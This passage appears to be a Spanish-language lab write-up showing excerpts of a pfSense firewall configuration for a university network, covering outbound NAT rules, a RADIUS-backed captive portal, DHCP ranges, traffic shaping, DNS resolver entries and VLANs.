        <descr><![CDATA[WIRELESS]]></descr>
        <if>lagg0.100</if>
        <enable></enable>
        <ipaddr>10.110.30.129</ipaddr>
        <subnet>25</subnet>
        <spoofopt></spoofopt>
    </opt2>
</interfaces>

```

Apartado NAT:


```

<nat>
  <outbound>
    <mode>advanced</mode>
    <rule>
      <interface>wan</interface>
      <source>
        <network>127.0.0.0/8</network>
      </source>
      <dstport>500</dstport>
      <target></target>
      <destination>
        <any></any>
      </destination>
      <staticnatport></staticnatport>
      <descr><![CDATA[Auto created rule for ISAKMP - localhost to
WAN]]></descr>
      <created>
        <time>1542106373</time>
        <username>Manual Outbound NAT Switch</username>
      </created>
    </rule>
    <rule>
      <interface>wan</interface>
      <source>
        <network>127.0.0.0/8</network>
      </source>
      <sourceport></sourceport>
      <target></target>
      <destination>
        <any></any>
      </destination>
      <natport></natport>
      <descr><![CDATA[Auto created rule - localhost to WAN]]></descr>
      <created>
        <time>1542106373</time>
        <username>Manual Outbound NAT Switch</username>
      </created>
    </rule>
    <rule>
      <interface>wan</interface>
      <source>
        <network>::1/128</network>
      </source>
      <dstport>500</dstport>
      <target></target>
      <destination>
        <any></any>
      </destination>
      <staticnatport></staticnatport>
      <descr><![CDATA[Auto created rule for ISAKMP - localhost to
WAN]]></descr>
      <created>
        <time>1542106373</time>
        <username>Manual Outbound NAT Switch</username>
      </created>
    </rule>
    <rule>
      <interface>wan</interface>
      <source>
        <network>::1/128</network>
      </source>
      <sourceport></sourceport>
      <target></target>
      <destination>
        <any></any>
      </destination>
      <natport></natport>
      <descr><![CDATA[Auto created rule - localhost to WAN]]></descr>
      <created>
        <time>1542106373</time>
        <username>Manual Outbound NAT Switch</username>
      </created>
    </rule>
  </outbound>
</nat>

```

```

<rule>
  <interface>wan</interface>
  <source>
    <network>192.168.1.0/24</network>
  </source>
  <dstport>500</dstport>
  <target></target>
  <destination>
    <any></any>
  </destination>
  <staticnatport></staticnatport>
  <descr><![CDATA[Auto created rule for ISAKMP - LAN to WAN]]></descr>
  <created>
    <time>1542106373</time>
    <username>Manual Outbound NAT Switch</username>
  </created>
</rule>
<rule>
  <interface>wan</interface>
  <source>
    <network>192.168.1.0/24</network>
  </source>
  <sourceport></sourceport>
  <target></target>
  <destination>
    <any></any>
  </destination>
  <natport></natport>
  <descr><![CDATA[Auto created rule - LAN to WAN]]></descr>
  <created>
    <time>1542106373</time>
    <username>Manual Outbound NAT Switch</username>
  </created>
</rule>
<rule>
  <source>
    <network>10.110.30.0/25</network>
  </source>
  <sourceport></sourceport>
  <descr><![CDATA[Auto created rule for ISAKMP - WIRED to
WAN]]></descr>
  <target></target>
  <targetip></targetip>
  <targetip_subnet></targetip_subnet>
  <interface>wan</interface>
  <poolopts></poolopts>
  <source_hash_key></source_hash_key>
  <staticnatport></staticnatport>
  <disabled></disabled>
  <destination>
    <any></any>
  </destination>
  <dstport>500</dstport>
  <created>
    <time>1542106373</time>
    <username>Manual Outbound NAT Switch</username>
  </created>
  <updated>
    <time>1542106472</time>
    <username>admin@10.225.169.107 (Local Database)</username>
  </updated>
</rule>
<rule>
  <source>
    <network>10.110.30.0/25</network>
  </source>
  <sourceport></sourceport>
  <descr><![CDATA[Auto created rule - WIRED to WAN]]></descr>
  <target></target>
  <targetip></targetip>
  <targetip_subnet></targetip_subnet>
  <interface>wan</interface>
  <poolopts></poolopts>

```

```

        <source_hash_key></source_hash_key>
        <disabled></disabled>
        <destination>
            <any></any>
        </destination>
        <created>
            <time>1542106373</time>
            <username>Manual Outbound NAT Switch</username>
        </created>
        <updated>
            <time>1542106484</time>
            <username>admin@10.225.169.107 (Local Database)</username>
        </updated>
    </rule>
<rule>
    <source>
        <network>10.110.30.128/25</network>
    </source>
    <sourceport></sourceport>
    <descr><![CDATA[Auto created rule for ISAKMP - WIRELESS to
WAN]]></descr>
    <target></target>
    <targetip></targetip>
    <targetip_subnet></targetip_subnet>
    <interface>wan</interface>
    <poolopts></poolopts>
    <source_hash_key></source_hash_key>
    <staticnatport></staticnatport>
    <disabled></disabled>
    <destination>
        <any></any>
    </destination>
    <dstport>500</dstport>
    <created>
        <time>1542106373</time>
        <username>Manual Outbound NAT Switch</username>
    </created>
    <updated>
        <time>1542106825</time>
        <username>admin@10.110.30.140 (Local Database)</username>
    </updated>
</rule>
<rule>
    <source>
        <network>10.110.30.128/25</network>
    </source>
    <sourceport></sourceport>
    <descr><![CDATA[Auto created rule - WIRELESS to WAN]]></descr>
    <target></target>
    <targetip></targetip>
    <targetip_subnet></targetip_subnet>
    <interface>wan</interface>
    <poolopts></poolopts>
    <source_hash_key></source_hash_key>
    <disabled></disabled>
    <destination>
        <any></any>
    </destination>
    <created>
        <time>1542106373</time>
        <username>Manual Outbound NAT Switch</username>
    </created>
    <updated>
        <time>1542106834</time>
        <username>admin@10.110.30.140 (Local Database)</username>
    </updated>
</rule>
</outbound>
</nat>

```

Apartado Captive Portal:

```

<captiveportal>
  <wifi>
    <zone>Wifi</zone>
    <descr><![CDATA[Wifi devices]]></descr>
    <localauth_priv></localauth_priv>
    <zoneid>2</zoneid>
    <interface>opt2</interface>
    <maxproc></maxproc>
    <timeout></timeout>
    <idletimeout></idletimeout>
    <trafficquota></trafficquota>
    <freelogins_count></freelogins_count>
    <freelogins_resettimetype></freelogins_resettimetype>
    <enable></enable>
    <auth_method>authserver</auth_method>
    <auth_server>radius - Wifi Radius Server</auth_server>
    <auth_server2></auth_server2>
    <radacct_server></radacct_server>
    <reauthenticateacct></reauthenticateacct>
    <httpsname></httpsname>
    <preauthurl></preauthurl>
    <blockedmacurl></blockedmacurl>
    <bwdefaultdn></bwdefaultdn>
    <bwdefaultup></bwdefaultup>
    <certref>5bb20d753abd5</certref>
    <redirurl></redirurl>
    <radmac_format>default</radmac_format>
    <termsconditions></termsconditions>
    <page></page>
    <logoutwin_enable></logoutwin_enable>
    <customlogo></customlogo>
    <element>
      <name>captiveportal-logo.png</name>
      <size>56307</size>
      <nocontent></nocontent>
    </element>
    <element>
      <name>captiveportal-background.png</name>
      <size>47459</size>
      <nocontent></nocontent>
    </element>
    <custombg></custombg>
  </wifi>
</captiveportal>

```

Apartado *DHCP Server*:

```

<dhcpcd>
  <lan>
    <enable></enable>
    <range>
      <from>192.168.1.100</from>
      <to>192.168.1.199</to>
    </range>
    <dhcpleaseinlocaltime></dhcpleaseinlocaltime>
  </lan>
  <opt1>
    <range>
      <from>10.110.30.11</from>
      <to>10.110.30.100</to>
    </range>
    <enable></enable>
    <failover_peerip></failover_peerip>
    <defaultleasetime></defaultleasetime>
    <maxleasetime></maxleasetime>
    <netmask></netmask>
    <gateway></gateway>
    <domain></domain>
    <domainsearchlist></domainsearchlist>
    <ddnsdomain></ddnsdomain>
  </opt1>
</dhcpcd>

```

```

        <ddnsdomainprimary></ddnsdomainprimary>
        <ddnsdomainkeyname></ddnsdomainkeyname>
        <ddnsdomainkeyalgorithm>hmac-md5</ddnsdomainkeyalgorithm>
        <ddnsdomainkey></ddnsdomainkey>
        <mac_allow></mac_allow>
        <mac_deny></mac_deny>
        <ddnsclientupdates>allow</ddnsclientupdates>
        <tftp></tftp>
        <ldap></ldap>
        <nextserver></nextserver>
        <filename></filename>
        <filename32></filename32>
        <filename64></filename64>
        <rootpath></rootpath>
        <numberoptions></numberoptions>
        <dhcpleaseinlocaltime></dhcpleaseinlocaltime>
</opt1>
<opt2>
    <range>
        <from>10.110.30.140</from>
        <to>10.110.30.200</to>
    </range>
    <enable></enable>
    <failover_peerip></failover_peerip>
    <defaultleasetime></defaultleasetime>
    <maxleasetime></maxleasetime>
    <netmask></netmask>
    <gateway></gateway>
    <domain></domain>
    <domainsearchlist></domainsearchlist>
    <ddnsdomain></ddnsdomain>
    <ddnsdomainprimary></ddnsdomainprimary>
    <ddnsdomainkeyname></ddnsdomainkeyname>
    <ddnsdomainkeyalgorithm>hmac-md5</ddnsdomainkeyalgorithm>
    <ddnsdomainkey></ddnsdomainkey>
    <mac_allow></mac_allow>
    <mac_deny></mac_deny>
    <ddnsclientupdates>allow</ddnsclientupdates>
    <tftp></tftp>
    <ldap></ldap>
    <nextserver></nextserver>
    <filename></filename>
    <filename32></filename32>
    <filename64></filename64>
    <rootpath></rootpath>
    <numberoptions></numberoptions>
    <staticmap>
        <mac>64:70:02:4c:75:af</mac>
        <cid></cid>
        <ipaddr>10.110.30.240</ipaddr>
        <hostname>ap</hostname>
        <descr><![CDATA[Access point for Captive Portal]]></descr>
        <filename></filename>
        <rootpath></rootpath>
        <defaultleasetime></defaultleasetime>
        <maxleasetime></maxleasetime>
        <gateway></gateway>
        <domain></domain>
        <domainsearchlist></domainsearchlist>
        <ddnsdomain></ddnsdomain>
        <ddnsdomainprimary></ddnsdomainprimary>
        <ddnsdomainkeyname></ddnsdomainkeyname>
        <ddnsdomainkey></ddnsdomainkey>
        <tftp></tftp>
        <ldap></ldap>
    </staticmap>
</opt2>
</dhcpd>

```

Apartado Traffic Shaper:

```

<shaper>
  <queue>
    <interface>wan</interface>
    <name>wan</name>
    <scheduler>FAIRQ</scheduler>
    <bandwidth>90</bandwidth>
    <bandwidthtype>Mb</bandwidthtype>
    <enabled>on</enabled>
    <queue>
      <interface>wan</interface>
      <priority>0</priority>
      <name>Def_Q</name>
      <bandwidth>85</bandwidth>
      <bandwidthtype>Mb</bandwidthtype>
      <enabled>on</enabled>
      <default>default</default>
      <codel>yes</codel>
      <qlimit>500</qlimit>
    </queue>
  </queue>
  <queue>
    <interface>opt1</interface>
    <name>opt1</name>
    <scheduler>FAIRQ</scheduler>
    <bandwidth>90</bandwidth>
    <bandwidthtype>Mb</bandwidthtype>
    <enabled>on</enabled>
    <queue>
      <interface>opt1</interface>
      <priority>0</priority>
      <name>Def_Q</name>
      <description><![CDATA[Default queue]]></description>
      <bandwidth>85</bandwidth>
      <bandwidthtype>Mb</bandwidthtype>
      <enabled>on</enabled>
      <default>default</default>
      <codel>yes</codel>
      <qlimit>500</qlimit>
    </queue>
  </queue>
  <queue>
    <interface>opt2</interface>
    <name>opt2</name>
    <scheduler>FAIRQ</scheduler>
    <bandwidth>90</bandwidth>
    <bandwidthtype>Mb</bandwidthtype>
    <enabled>on</enabled>
    <queue>
      <interface>opt2</interface>
      <priority>0</priority>
      <name>Def_Q</name>
      <bandwidth>85</bandwidth>
      <bandwidthtype>Mb</bandwidthtype>
      <enabled>on</enabled>
      <default>default</default>
      <codel>yes</codel>
      <qlimit>500</qlimit>
    </queue>
  </queue>
</shaper>

```

Apartado DNS Resolver:

```

<unbound>
  <enable></enable>
  <dnssec></dnssec>
  <active_interface>all</active_interface>
  <outgoing_interface>all</outgoing_interface>
  <custom_options></custom_options>
  <hideidentity></hideidentity>
  <hideversion></hideversion>

```

```

<dnssecstripped></dnssecstripped>
<hosts>
  <host>ap</host>
  <domain>red30.dis.ulpgc.es</domain>
  <ip>10.110.30.240</ip>
  <descr><![CDATA[Access point for Captive Portal]]></descr>
  <aliases></aliases>
</hosts>
<port></port>
<sslport></sslport>
<sslcertref>5bb20d753abd5</sslcertref>
<forwarding></forwarding>
<system_domain_local_zone_type>transparent</system_domain_local_zone_type>
</unbound>

```

Apartado VLANs:

```

<vlans>
  <vlan>
    <if>lagg0</if>
    <tag>50</tag>
    <pcp>4</pcp>
    <descr><![CDATA[Wired devices]]></descr>
    <vlanif>lagg0.50</vlanif>
  </vlan>
  <vlan>
    <if>lagg0</if>
    <tag>100</tag>
    <pcp>1</pcp>
    <descr><![CDATA[Wireless devices]]></descr>
    <vlanif>lagg0.100</vlanif>
  </vlan>
</vlans>

```